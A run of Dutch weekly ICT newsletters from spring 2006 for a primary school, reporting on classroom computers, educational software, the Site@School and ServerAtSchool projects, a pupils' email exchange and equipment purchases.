Binnenkort zal in de vergadering nog eens ernstig gesproken worden over de regels mbt het gebruik van internet. Er moet meer uniformiteit in de school komen. De regels zijn er wel, maar houdt iedereen zich er aan? Kloppen ze nog? Moeten ze bijgesteld worden?

Ook gaan we op zoek naar een "deskundige" die de klassen rond komt om te vertellen over de gevaren van het internet.

TECHNIKA 10 De cursus voor meisjes die door Technika 10 wordt gegeven zal nog 5 lessen duren. De kinderen gaan op de leerlingenpagina's van onze website publiceren. De dames van technika 10 hebben ieder een eigen "probeerpagina" gekregen.

### **WOORDEN IN DE WEER**

Wij hebben allemaal meegedaan aan de cursus. Daaruit vloeit voort, dat we goede woordenboeken in de school moeten hebben. Ook een handig hulpmiddel is **Van Dale online woordenboek**.

### **SITE@SCHOOL**

Site@School kampt met zorgen. Niet wat betreft de nieuwe versie 2.4. Die gaat prima en hij komt, als gewoonlijk, op tijd af (mei 2006). Maar, wat niet zo goed gaat en waar we hulp voor nodig hebben is: - de vertaling van de handleiding in het Nederlands

- het maken van goede Nederlandse handleidingen voor de leerlingen
- de volgende versie wordt verschikkelijk veel werk omdat er wat zaken anders willen aanpakken.

De handleidingen die de vrijwilligers tot nu toe maken blijven steken en zijn niet af. Goede leerlinghandleidingen zijn er niet en de volgende versie...zorgen... zorgen. Fred heeft minder tijd en wil ook doorontwikkelen. We denken erover om de nieuwe versie als betaald werk te laten uitvoeren. Ook denken we dat het tijd wordt dat al die scholen die Site@School gebruiken een kleine financiële bijdrage zouden kunnen leveren aan de continuïteit van Site@School.

We zijn benieuwd wat jullie denken. Een reactie zouden we zeer op prijs stellen.

Dit was hem weer, later dan gewoonlijk, want onze internetverbinding ligt er de hele dag al uit. De hele wijk zit zonder UPC-internet. (*uit de meldingen blijkt, dat vannacht rond 04.35 uur de verbinding weer tot stand is*

*gekomen)*

groeten en prettig weekend.  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 10 - 2006 (10 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **BERENPROJECT**

Het emailproject in groep 4 is begonnen. De beren hebben hun reis overleefd. Knotje is aangekomen in Franeker en Snuffie in Amsterdam. Kijk ook naar de **foto's**. TECHNICA 10 Tijdens de naschoolse activiteiten van technika 10 hebben de leerlingen een pagina op de website van onze school gemaakt. Het zou leuk zijn, als de kinderen er thuis ook aan gaan werken. Het valt wel op, dat de kinderen het vooral erg leuk vinden om plaatjes te publiceren.

#### **WEBSITE**

In het fotoalbum op de website is deze week flink opgeruimd. In de map van de onderbouw is wat ordening aangebracht. Er zijn daar nu wat meer leerkrachten die foto's op de website kunnen zetten en dan geldt: "goed voorbeeld doet goed volgen".

#### **HANDIG TOOLTJE**

Alice (onderbouw) meldde dat de volumeregeling op de nieuwe computers niet zo handig is. Kleuters kunnen het volume niet meer zelfstandig hard/zacht zetten.

Vroeger: Volumeregeling op los speakertje; kleuter draait aan knopje.

Nu: In taakbalk volume harder zetten (ingewikkeld, want vele toepassingen schermvullend, dus eerst de windows toets of Control Esc, etc. dan met muis naar volume, etc.) Kortom, gedoe.

We vonden op <http://www.reallyeffective.co.uk/> Sound Control: Een freeware vervanging van de Windows Sound Mixer applet. Vrijwel alle toetsencombinaties zijn bruikbaar om 't volume te beïnvloeden. Voor Windows 95 / 98 / NT4 / 2000 / XP en Millennium-Me.

Bij ons is nu Alt+ (harder) en Alt- (zachter). We testen 't nog.

#### **EDUCATIEVE SOFTWARE**

Met de nieuwe computers hebben we ook alle software opnieuw geïnstalleerd. Kostte veel tijd, maar nu zijn we definitief af van alle fouten die Dirk ooit maakte. Hoezee!

#### **BUREAUBLADEN**

Ook de bureaubladen zijn opnieuw ingericht zodat iedere groep na inloggen weer zijn eigen toepassingen heeft. Alleen de bureaubladen van de leerkrachten moeten nog.

#### **ROMMEL OPRUIJEN**

Nu de migratie naar de nieuwe tweedehandsjes voltooid is moet er nog veel klein werk gedaan worden: oude computers wegdoen, opruimen, speakerboxjes wegdoen. Heeft een school belangstelling?

groeten en prettig weekend!

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 11 - 2006 (17 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **GRATIS CD-ROMS ONTVANGEN**

We ontvingen een heel pakket met educatieve software. Het is altijd zo'n toer om uit te vinden of je iets hebt aan die software. Meestal werken we andersom: "is er behoefte aan een bepaald soort oefenstof?" En dan gaan we zoeken. Maar nu is het even anders. We zijn namelijk ons reken-oefenprogramma van "de wereld in getallen" -een hele oude versie- kwijt doordat de nieuw computers er te snel voor zijn. Dus als dan een cd-rom genaamd "bas telt mee" gratis aangeboden wordt, dan wil je wel even **kijken**. Het is een probeerversie: kan 50 x worden opgestart. Heeft iemand er al ervaring mee? Of gaat er niks boven het **REKENWEB?**

### **TECHNIKA 10**

Ook deze week is er weer hard gewerkt door de meisjes in de groepen 5, 6 en 7 aan hun eigen pagina's op onze website. Kijk naar de **foto's**.  
Hier een aantal van de pagina's:  
**Rayssa, Fadime, Esma, Esra, Rechelle, Sumeyye**. Het is nog erg veel "plaatjeswerk" en weinig inhoudelijks.

### **EIGEN VAARDIGHEDEN**

Deze week was er weer een unieke kans voor ons team om eigen vaardigheden op de computer bij te scholen. Het is erg prettig, dat iedereen zo enthousiast is. Het zorgt er ook voor, dat er steeds meer collega's digiwijzer worden. Maar helaas is het nog niet zover, dat een ICT coördinator overbodig is geworden.

### **OPRUIMING! KOOPJES!**

De afd. ICT houdt weer opruiming. 2 towers, 4 desktops: P3, 800 MHz, 256 Mb RAM, 10 a 20 Gb HD, CD-ROM speler, Netwerkkkaart 10/100 Mb. Gratis af te halen voor educatieve instellingen. Voor particulieren: een hartige taart op de vrijdagmiddag.

LET OP: op alle computers zit de GEEN GEZEUR garantie (voor ons).

### **VEILIG LEREN LEZEN**

Helaas hebben we nog op 6 computers het oude Veilig Leren Lezen programma. Kan er niet af zonder de licentie te verliezen. Ze moeten dus nog een tijdje in de running blijven. We hebben ze weer wat opgetuigd.

### **MOZILLA FIREFOX**

Documenten op de Cito site en de Dienst Maatschappelijke ontwikkeling Onderwijs waren niet down te loaden met Firefox. Na wat rommelen met de instellingen (aanzetten Popups en 'downloaden toestaan' op de Cito site) lukt één en ander prima.

groeten en prettig weekend!  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 12 - 2006 (24 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **S@S EN TECHNICA10**

Doordat de dames van technika10 allerlei vragen stelden over S@S, is deze nieuwsbrief in het geel. In de editor (de tekstverwerker van S@S) zit een tabelfunctie. Daarmee kun je de achtergrond van een pagina gemakkelijk een kleurtje geven. Met de html-codes erbij zijn er veel mogelijkheden. De gele kleur is met een "color picker" gekopieerd van de gele balk in het logo.

### **ICT LEERLIJN IN DE MIDDENBOUW**

Deze week hebben we de leerlijn in de groepen 3, 4 en 5 onder de loep genomen. Er is afgesproken, dat in groep 5op de dinsdagmiddag gewerkt gaat worden aan de tekstverwerkingsvaardigheden. Karin zal een helpende hand bieden als opstart.

### **KRUK en BEAMER**

De kruk van de **BIC van week 5** bevat goed. Volgende week bestellen we er meer. Ook zullen we dan een beamer bestellen.

### **IMPRESS versus POWERPOINT**

a.s. Maandag zal de cursus powerpoint overgaan in Open Office (IMPRESS). We zijn erg benieuwd of de leerkrachten het verschil zullen merken.

### **Site@School**

Deze weken heeft het S@S team gesprekken gevoerd met Richard. Hij is geïnteresseerd in ondersteuning van scholen die zelf niet zo handig zijn met S@S. Hij denkt aan een soort betaalde helpdesk functie voor hulp bij installatie, updaten, patchen, gebruikersvragen, etc. Scholen zouden voor een gering bedrag per maand daarvan gebruik kunnen maken. Dat zou het Forum zeer ontlasten en lijkt alleen daarom al een aantrekkelijk idee.

Karin geeft S@S les op de Corantijn. De leerkrachten maken kennis met het systeem en zijn zeer enthousiast. Binnenkort krijgen de leerlingen van groep 7 en 8 instructie hoe ze hun klassenpagina moeten maken op het internet.

### **ServerAtSchool**

De installatie gids en de gebruikershandleiding zijn bijna af. We hopen dat we voor het eind van de maand het project hebben afgerond. 't Werd tijd!

We hadden verder een zeer rustige week. Alles doet het.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 13 - 2006 (31 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ICT en BEVO (beeldende vorming)**

Onze BEVO-leerkracht heeft een schitterend plan uitgevoerd. Het is nog niet klaar. Ze heeft kinderen uit groep 8 kleifiguren laten maken. Daarna hebben ze in groepjes van 3 een verhaal verzonnen, een decor gemaakt en met de schoolcamera daar foto's van gemaakt. Die foto's komen op de site met de tekst erbij. Hoe, dat bekijken we nog. Maar nu mag u alvast even **stiekum kijken**. Om dat allemaal te kunnen doen is Carolina hard aan het oefenen met foto's op de site te zetten.

### **CONGRES ICT en INSPIRATIE**

Deze week was er door de Hogeschool INHolland een **congres** in Haarlem georganiseerd. Natuurlijk lieten we n  
iet verstek gaan bij zo'n titel. Er moesten drie workshops gekozen worden uit een aanbod van 20. En dat is natuurlijk niet eenvoudig. Veel inspiratie niet opgedaan. Maar de grootste boodschap die over is gekomen: "De ICT coördinator moet veel meer een coachende rol hebben. Daarbij is het van belang dat de ICT coördinator een bepaalde gesprekswijze hanteert bij het omgaan met collega's die ICT niet zo hoog hebben zitten. Veel blijven ondersteunen bij het uitvoeren van de opdrachten". Iemand uit het publiek zei: "ja maar, dan blijven ze maar op je rekenen" Lezers: u ziet het: er is nog veel werk te doen.

### **AFSPRAKEN LEERLIJN**

Er staan nog wat scholingen en afspraken mbt onze leerlijn op de "rol". Het volgende is er deze week gedaan en afgesproken:

- de data voor de scholing over het programma Maatwerk
- met de leerkracht van groep 5 om de komende dinsdagmiddagen te helpen bij de voortgang van de tekstverwerkingsopdrachten
- dat ICT in de vergadering van de kleuterbouw aan de orde komt. Ja, en het programma Letterpret zal nog één keer getest gaan worden in de nieuwe versie!

### **DIGIWIJZER**

In groep 6 werd met Digiwijzer verder gewerkt. Eén opdracht mislukte, omdat automatisch de browser FIREFOX werd geopend. Als je met je rechter muisknop op een plaatje klikt bestaat de mogelijkheid niet "afbeelding afdrukken". Dus zal er een aanpassing moeten worden verricht. Namelijk: standaard de browser op Internet Explorer zetten. Helaas.

### **POWERPOINT <-> IMPRESS**

Tijdens de cursus leek de openoffice versie van powerpoint geen problemen op te leveren. Het is nog even zoeken naar de lay-out van een dia. Bijna hadden we een beamer besteld, maar op het laatste nippertje durfden we toch weer niet, nadat we van Jan van de onderwijsbegeleidingsdienst wat informatie kregen.

### **LEERSTIJLENTTEST**

Op het ICT congres gedaan: de leerstijlentest (online) Probeer het zelf **ook** eens.

### **NIPO ENQUETE**

Deze week werd de school gebeld voor een telefonische enquête over het ICT gebruik binnen de school. Tja, er werd gevraagd naar een leerkracht met als beginletter van de achternaam een A. Als die nou net ook de ICT coördinator is, dan komen er natuurlijk andere antwoorden dan wanneer het geen ICT coördinator is.

### **POLSSTEUN**

Een van onze leerkrachten heeft een anti RSI polssteun op proef. Ze is erg enthousiast en heeft wat suggesties gegeven aan de firma. Er zal iets worden aangepast, waardoor ze de steun nog een paar weken langer op proef mag houden.

### **BERENPROJECT**

De groepen 4 van **De Opslach** en de Rosaboekdrukker zijn druk aan het mailen. Vandaag is Snuffie mee

geweest naar de gymzaal. De [foto's](#) ervan komen dit weekend op de site.

#### **PRINTERS**

Dinsdag 11 april komt iemand de printer nakijken die de achterkant van het papier grijsig maakt.

#### **BEZOEK UIT BELGIË**

Wij kregen Kurt op bezoek. Hij is bovenschools ICT'er voor een aantal basisscholen te Eeklo, enthousiast S@S gebruiker en onderhoudt <http://www.digitaleschool.be/>. Deze site is een goudmijn aan ideeën, lesvoorbeelden, handleidingen, etcetera. Op vakgebieden van Rekenen en taal tot en met muziek, handenarbeid en godsdienst; van kleuters tot groep 8.

Wat ons opviel bij onze zuiderburen: ze hebben minder geld voor ICT en buiten dat meer uit. Bijvoorbeeld: nog veel 486's maar wel daarmee pm3's maken met leerlingen. Een onverbiddelijke aanrader deze site.

We hadden elkaar veel te vertellen over onze ICT avonturen. Eeklo lijkt een goede uitwisselingspartner voor een Berenproject. Welke Nederlandse scholen hebben zin?

#### **SERVERATSCHOOL**

De documentatie is af! Maar nog net niet beschikbaar. We willen er nog een native speaker naar laten kijken. Je kunt nu eenmaal als Nederlanders niet als Engelsen schrijven. Maar, naar het zich laat aanzien, volgende week komt de sneak preview waar jullie zo smartelijk lang op hebben zitten wachten.

#### **SITEATSCHOOL**

Nog twee maanden, dan komt de nieuwe 2.4 versie uit. Af en toe vinden de mensen die de beta testen nog een bug(je).

Poeh, het is al laat. Maar de BIC is er weer.

Groeten en een prettig weekend!

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 14 - 2006 (7 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### SPELFOUT

Vorige week stond er een spelfout in de BIC: stiekum ipv stiekem. Gelukkig biedt dan het online magazine van ONZE TAAL weer uitkomst. Er werd namelijk vorige week gepubliceerd, dat er een BLAUW spellingboekje is/komt.

Als die spellingregels worden gehanteerd dan mag stiekum vast ook. Een greep uit de nieuwe regels:

- d/t regel: nooit t na d: *jij word, hij word, hij rijd, hij houd*
- nooit tussen-n: *kippeei, pannekoek, paardebloem, ideeeloos*
- Engelse woorden in gedeeltelijk Engelse spelling: *gedelete, geskate, geemailed*
- geen apostrof: *smsen, msnen*
- altijd k ipv c: *aktie, produktie*
- nooit hoofdletters behalve aan begin van de zin: *engelse taal, vwo, havo*
- geen diacritische tekens, zoals trema's e.d.: *vwoer, ideeeloos, appel, kanoen*
- alleen komma's in de zin, geen puntkomma's e.d.
- samenstellingen altijd aan elkaar: *24uurseconomie, vutpremie*
- ook Engelse samenstellingen: *online, offscreen*

Wie meer wil weten kijkt [hier](#)

### BERENPROJECT

Beer Snuffie is al weken bij ons. Hij is helemaal vies geworden van het logeren, ondanks dat hij -volgens de kinderen- heel vaak doetjt (zijn tanden zijn ondertussen ook superschoon). Volgende week gaan de beren weer terug naar hun eigen klas. Knotje komt terug in de Rosa Boekdrukker en zal vast ook daar warm onthaald worden door veel kinderen. De smaak zit erin.

Alle emails zijn te lezen onder de [foto's van de kinderen](#).

### LETTERPRET

Met het EDEX-bestand uit ESIS (=alle namen van leerlingen uit ons administratieprogramma) zijn de kinderen van de kleuterbouw weer ingevoerd in de nieuwe versie van ...ja.... ja....Letterpret. Tegelijkertijd worden dan meteen alle leerlingen van de hele school ingevoerd in de programma's van Malmberg. Dus ook in Maatwerk (remediërend rekenprogramma). We wachten af. We zullen zien.

Een hele belevenis, dat importeren van een EDEX bestand, als je dat voor het eerst doet. Zo gepiept, wel onder wakend oog van de meester (Dirk).

### BESTELLINGEN

We hebben 34 [krukken](#) besteld en een beamer. De krukken komen volgende week, de beamer, als de betaling binnen is. De krukken zijn getest en goed bevonden. Bij de keuze van krukken zijn we ervan uitgegaan, dat leerlingen niet langer dan een half uur achter elkaar erop zitten. De steol van Galvanitas viel af, omdat hij niet hoog genoeg kon. Onze werkbladen zijn namelijk nogal hoog.

### HET BOEKDRUKKERTJE

Vandaag is ook onze nieuwsbrief aan de ouders weer nieuw leven ingeblazen. De nieuwsbrief zal tweewekelijks worden verspreid. Ouders en andere belangstellenden kunnen zich [aanmelden voor deze nieuwsbrief](#).

### GOOGLE

Vorige week in het programma Zembla werd een angstaanjagend verhaal over Google zijn werkwijze verteld. Is er een alternatieve zoekmachine? Vanavond in het programma ["de leugen regeert"](#) zal het Zembla item onderuit gehaald worden. We zijn benieuwd.

### OEIOE!!

Boze lezers bestookten de redactielokalen van de BIC met mail en telefoon. In het vorige nummer schreven wij dat wij, omdat één specifiek programma (Digiwijzer) om Internet Explorer vraagt, maar meteen IE als standaardbrowser in te stellen. Kern van de reacties: Zoek een goede oplossing om met Digiwijzer te doen

wat je moet doen \_en\_ Firefox te gebruiken.

Lezer Dennis kwam met de volgende suggestie: Met Menu Bottons 1.16 kun je een iconenbalk toevoegen waardoor je vele extra functies krijgt. [Zie hier](#).

Een prima suggestie voor wie geen moeite heeft met de extra ruimte die de balk op de desktop inneemt. Naar aanleiding van Dennis' suggestie ging de redactie op- zoek en vond ook nog: Image Toolbar. [Zie hier](#). Kost geen ruimte want er verschijnt een popup menu bij foto's, net zoals dat bij IE gebeurt. Er zijn echter minder functies beschikbaar dan bij Menu Buttons. We danken de lezers voor hun reacties.

#### **SERVERATSCHOOL**

Vorige week beloofden we jullie een sneak preview van de documentatie van ServerAtSchool. Welu, het is zover. [ZIE HIER](#). Peter en Dirk zijn blij dat het af is. Dirk beweert dat er geen soortgelijk project bestaat dat zo goed en volledig gedocumenteerd is als ServerAtSchool. Hm, lezers...

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 15 - 2006 (14 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **NIEUWE MUIS VOOR GERDA**

In het kader van ANTI-RSI test collega Gerda voor het bedrijf "ergonomique" een muismat. Ze heeft nu ook een nieuwe muis aangeschaft. **Een enorm gevaarte.** U gelooft uw ogen niet! Het is een trackball in plaats van een muis. We hebben 't zo ingericht dat je met muis en trackball kan werken. De trackball in de USB poort en de muis in de ps/2 poort. Ze werken beide, zodat een ander ook nog kan werken aan die computer.

#### **KRUKKEN**

De krukken zijn binnen. Ze staan nu overal in de school bij de computers. Misschien bestellen we nog bij, voor de kleuters.

#### **BEAMER**

Die is ook gekomen. Echt een hele snelle bezorging. 's Ochtends kregen we een mail, dat hij was verzonden en 's middags was hij op school. Nu kunnen we hem gebruiken aanstaande dinsdag bij onze evaluatiedag. Het pasgeleerde Impress (powerpoint) komt dan mooi van pas. De beamer is een Epson EMP S3. Gekozen, omdat een school in de buurt er ook zo één heeft en die werkt goed (ook overdag) Was ook niet zo verschrikkelijk duur. Inclusief btw € 702.-.

#### **KLANKIE**

Ook hebben we 3 Klankie toetsenborden gekocht. Die moeten een steun zijn in het aanvankelijk leesproces. Eén komt er in de groep oudste kleuters. De ander twee in de groepen 3. Kijk op de **Kijk op de site** Ook deze bestelling was snel in huis: in twee dagen.

#### **DIGIWIJZER**

Groep 6 was druk bezig met het programma Digiwijzer (programma om te leren zoeken op het internet tbv een werkstuk of spreekbeurt). Een opdracht op de site van Taptoe ging niet zoals beschreven in de opdrachten voor de kinderen WANT..... de site van Taptoe is vernieuwd! Nu hebben we de vraag gesteld aan de makers van Digiwijzer of ze Digiwijzer bijwerken. Zoniet, dan willen we graag de bestanden, zodat we het zelf kunnen bijwerken. En als dat niet lukt, dan moeten we op zoek naar een alternatief. Niets is zo frustrerend als een programma dat niet klopt.

#### **OMRUIL COMPUTERS**

Bij de partij computers die we van ARCOM IT kochten zat 1 verkeerde. Die ruilden we om en namen 'm binnen 10 minuten op in het netwerk (inclusief image terugzetten!). Een werkje van niks dankzij ServerAtSchool's SABRINE (Semi Automatic Backup and Restore in a Network Environment)

#### **IMAGE UPDATEN**

Er ligt zo langzamerhand een waslijst van zaken die in het image bijgewerkt moet worden. Software moet erbij, verschillend eUSB sticks, de eerder genoemde trackball, aanpassingen in OOo; veel werk voor Peter.

Maar nu eerst: een zaalich pasen  
groeten van Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 16 - 2006 (21 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **SITE met veel links - tip voor de collega's op de Rosa Boekdrukker**

Bij ons op school zijn we bezig met "klassenmanagement". We leren de gang van zaken in onze klassen beter te organiseren, zodat we meer tijd overhouden om kinderen op twee niveaus te instrueren. De leerlingen lossen meer zaken zelfstandig op. Dit komt het ICT gebruik ook ten goede. Doordat er een bericht binnenkwam van de [Stichting Ict op School](#) over de Kennisrotonde [Klassenmanagement](#) en wij op die site gingen lezen, kwamen we de volgende site ook tegen. Vol met [handige tips](#).

### **STUDIEDAG**

Afgelopen week werd tijdens een [studiedag](#) ICT geëvalueerd. Voor het eerst werd de beamer gebruikt. Daarbij werd zowel Powerpoint als Impress gebruikt om de werk van de kinderen te tonen. De twee programma's konden prima door elkaar gebruikt worden tijdens de voorbereiding. Helaas was de presentatie niet compleet, doordat de website bij de voorbereiding uit de lucht was. (zie verderop)

De stand van zaken werd doorgenomen.....

De leerkrachten moesten een evaluatieformulier invullen. Graag inleveren voor de meivakantie in de envelop op het prikbord!

### **DIGIWIJZER - VERVOLG**

Antwoord op onze vraag of Digiwijzer wordt bijgewerkt:

*"Dank voor uw mail. Spelfouten, taalfouten en pagineringsfouten in Digiwijzer zijn nu verbeterd, maar Digiwijzer is niet up to date gemaakt. Wij kunnen u dergelijke bestanden jammer genoeg niet geven. U krijgt wel via uw schoolbegeleider kosteloos de bijgewerkte versie van de kopieerbladen, die recent klaar is. Aan de cd-rom is verder niets veranderd. Dank voor uw medewerking aan Digiwijzer."*

Tja, dat zet weinig zoden aan de dijk, als de websites waarnaar de opdrachten verwijzen veranderen!

### **BEREN PROJECT AFGELOPEN**

Vandaag kwam onze beer terug uit Franeker. [Kijk](#), wat mooi ingepakt. Er zaten friese koekjes bij Knotje in de doos. Die smaakten naar anijs. Knotje is nu met een kind mee logeren (ze hebben de smaak te pakken). We zijn benieuwd hoe het met Snuffie gaat.

### **DATABANK OpenOffice OPDRACHTEN**

We zijn aan het kijken of we met de nederlandse OpenOffice enthousiastelingen een databank met opdrachten voor kinderen kunnen maken. Zodat ze èn met taal èn met handig tekstverwerken bezig zijn. U hoort hier vast meer over.

### **STROOMSTORING**

In het paasweekend hadden we in school een dikke stroomstoring. Die heeft blijkbaar zo lang geduurd at ons UPS (Uninterrupted Power Supply) de onderbreking niet heeft kunnen opvangen. Daardoor was onze server Zaterdagmiddag, Zondag en Maandag niet bereikbaar. Dinsdagochtend hoefden we 'm gelukkig alleen maar te herstarten.

### **SITE@SCHOOL**

Half mei komt de nieuwe versie uit. De voornaamste veranderingen zijn

1. nieuwe editor. (met word strip functie)
2. Multiple file upload (dan hoeft je o.a. niet meer foto voor foto aan te klikken)

En verder veel kleine verbeteringen. Dat belooft wat!

### **SERVERATSCHOOL**

Nu de documentatie af is kunnen we onze aandacht weer gaan richten op het gewone werk. Er is weer ruimte voor een paar nieuwe klanten. [Kijk op de site van ServeropSchool](#) De gebruikersvereniging van scholen die ServerAtSchool gebruiken, STRICT (Scholen Tezamen Rijk met ICT), komt langzaam dichterbij. We zijn de laatste notariële hobbels aan het nemen.

groeten en prettig weekend,



Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
 Baarsjes Informatie en Communicatie Jaargang 5 - week 17 - 2006 (28 april)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

### **SCHOLINGEN REMEDIËRENDE SOFTWARE**

Deze week vonden er twee scholingen voor educatieve software plaats. We begonnen maandag met het programma Maatwerk. We hadden wat problemen met de werking van de programma's. De registratie van wat de leerlingen doen liep niet goed. Er blijken "patches" voor het programma te zijn. Echter, een telefoontje naar de helpdesk leerde, dat de patches niets te maken hebben met het niet kunnen registreren. De scholing is nog niet afgerond. De vragen die we tussentijds hebben kunnen we voorleggen aan onze begeleider. De eerste is er al: hoe interpreteer je het resultaat van een instaptoets: leerling scoort 59 % en er staat achter: goed. Is er een lezer van de BIC al ervaren met het programma? Dan horen wij dat graag.

De tweede scholing betrof het programma "leesladder". We hadden ons huiswerk braaf gedaan en uitdraaien van de resultaten in kleur geprint. We hebben die uitslagen bekeken en er conclusies uit getrokken en hebben geleerd hoe we zelf oefenstof kunnen selecteren. Ook hebben we besproken welke kinderen in aanmerking komen om met het programma te werken. We benadrukken, dat een computerprogramma slechts één enkele manier van oefenen is. Zelf met een kind aan de slag gaan moet natuurlijk ook.

### **ZWIJSEN**

Omdat wij nog steeds de versie 1.1 gebruiken van Veilig Leren Lezen en die op een paar afwijkende computers staan hebben we Zwijsen gebeld om nieuwe licenties. Die krijgen we - gratis. Daardoor kan het programma op dezelfde computers gezet worden als die we in de rest van de school gebruiken. Alleen zullen we ervoor moeten zorgen, dat die computers niet zo gemakkelijk een nieuw image kunnen krijgen, want anders raken we de licentiecodes kwijt.

### **SCANNER**

Er moest een handgeschreven lijst gemaïld worden naar het stadsdeel (ons bestuur). Even onder de scanner. Druk op de knop en lijst was gescand. Daarna als bijlage in de email. m.a.w : Onze nieuwe scanner gaat als een zonnetje. Het is een Canon (CanonScan Lide 25) kostte rond de € 70. Heeft alleen een usb aansluiting, dus je hoeft hem niet in een stopcontact te steken. Kan overal in elke klas even aan een computer worden gehangen. Welke leerkracht meldt zich aan?

### **BEAMER**

Van de week de eerste les met een beamer gegeven. In groep 5 leerden de kinderen in Paint te kopiëren. Dirk heeft extra lange beeldschermkabels gekocht. De beamer werd op een groepstafel voor het bord gezet: een wandkaart diende als projectiescherm en vanachter een computer werd getoond wat ze moesten doen. Ze hebben meteen ook even geleerd hoe ze zelf kleuren kunnen aanpassen. Het werkte erg efficiënt. Er zijn **prachtige werkstukken** gemaakt.

### **IMAGE**

Een computer op de 2e verdieping deed raar. Er kwam steeds een melding, dat hij afgesloten moest worden. Geen gezeur: bij opstarten even op de toets met een "2" drukken en een nieuw image wordt opgehaald. Daarna geen klachten meer. Hoe simpel en wat een luxe!!!

### **NIEUWE SOFTWARE OP DE SERVER**

Na de vakantie hebben we de lang verwachte programma's:

- IK TYP: Eindelijk kunnen we met de type lessen beginnen. Het drukken van de type Diploma's zal opgestart worden.
- Bas telt mee: een probeerversie van een rekenprogramma voor leerlingen van 4 tot 7 jaar. Misschien is het wat. Dat kunnen we nu 50x uitproberen.
- IK REKEN: de laatste versie; hierin kunnen de leerlingen met een EDEX bestand worden ingevoerd.
- Nijntje en het feest, een kleuterprogramma

Verder vele kleinigheden waaronder Sound Control zodat je met de Alt - en de Alt + toetsen het geluid zachter en harder kan zetten. "Mijn eerste Interactieve Woordenboek" eindelijk voor meerdere gebruikers tegelijkertijd bruikbaar, patches op de Maatwerk software, upgrades van Esis en Educat-B en nog wat kleinigheden.

Hiermee is de migratie van de oude Dellen naar de nieuwe tweedehands Compaqs voltooid, plus nog een heleboel extra's.

**KLANKIE**

De nieuwe Klankie toetsenborden kunnen niet in het netwerk. Jammer! We gaan ze bij de kleuters apart installeren. Een kleine tegenvaller, maar we denken dat we de zaak netjes kunnen oplossen.

**PRINTERS**

De printers van Stadstoezicht begonnen afdrukker te produceren die aan de achterkant grijs waren. Oorzaak: tonercartridges echt aan het einde van hun leven (ze waren nog van stadstoezicht). Verder 1 kleine reparatie en voor 75 Euri in totaal staan de printers er weer prima bij. De man van printeronderhoud zei dat de cartridges voor deze oude printers relatief veel goedkoper zijn dan cartridges voor de nieuwe generatie laserprinters.

**KLOKHUIS**

Heet van de naald: de nieuwe **Klokhuis agenda** kwam net binnen. Kijk of er onderwerpen bij zitten die aansluiten bij WoordenindeWeer!!!

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 19 - 2006 (12 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week vrijwel niets aan ICT kunnen doen. Karin moest voor de klas en had ook nog een adv-dag en Dirk had ook andere dingen te doen.

#### **SCANNER**

Deze week kwam voor het eerst de vraag uit het team: "hebben we een scanner?". Ja dus, wel twee. Neem maar even mee naar je klas, plug hem in en druk op de "scan" knop. Alles wijst zich vanzelf. Alles lukte. Ook het versturen als attachment loste de collega zelf op. Maar degene die het ontving kon maar één woord lezen. Wat blijkt: een scan is een foto. Als je die opent, kan het een hele grote afbeelding zijn. Dus kan het voorkomen, dat je maar één woord op je scherm ziet. Het hangt van het programma waarmee je afbeeldingen bekijkt af, hoe je het kunt zien. Wij werken hier op school met IrfanView. Om de hele afbeelding te zien, moet je op ENTER drukken. De scan was echt prima gelukt! De ontvanger moet waarschijnlijk bijgeschoold worden.

#### **TELEBLIK**

Nieuwe site met filmpjes voor het onderwijs. [www.teleblik.nl](http://www.teleblik.nl) Leerkrachten van onze school kunnen inloggen op ons intranet om wachtwoord en inlognaam voor onze school te vinden. In de begeleidende brief staat:

"Op 18 april heeft onderwijsminister Van der Hoeven Teleblik gelanceerd. Daarmee zijn duizende televisieprogramma's via [www.teleblik.nl](http://www.teleblik.nl) toegankelijk geworden voor het onderwijs. Het gaat o.a. om Polygoon- en NOSjournaals, Schooltv, Klokhuis, Andere tijden, Zembla, Willem Wever en nog veel meer."

Nu alleen even uitvlooiën met welke speler het afgespeeld kan worden bij ons op school.

#### **Problemen met inloggen op intranet?**

Ga naar AANMELDEN (boven zoeken) en tik daar je wachtwoord en inlognaam in die je ook voor je email nodig hebt. Graag meteen even commentaar op de kleurstelling van het TEMPLATE op het intranet.

#### **KLANKIE**

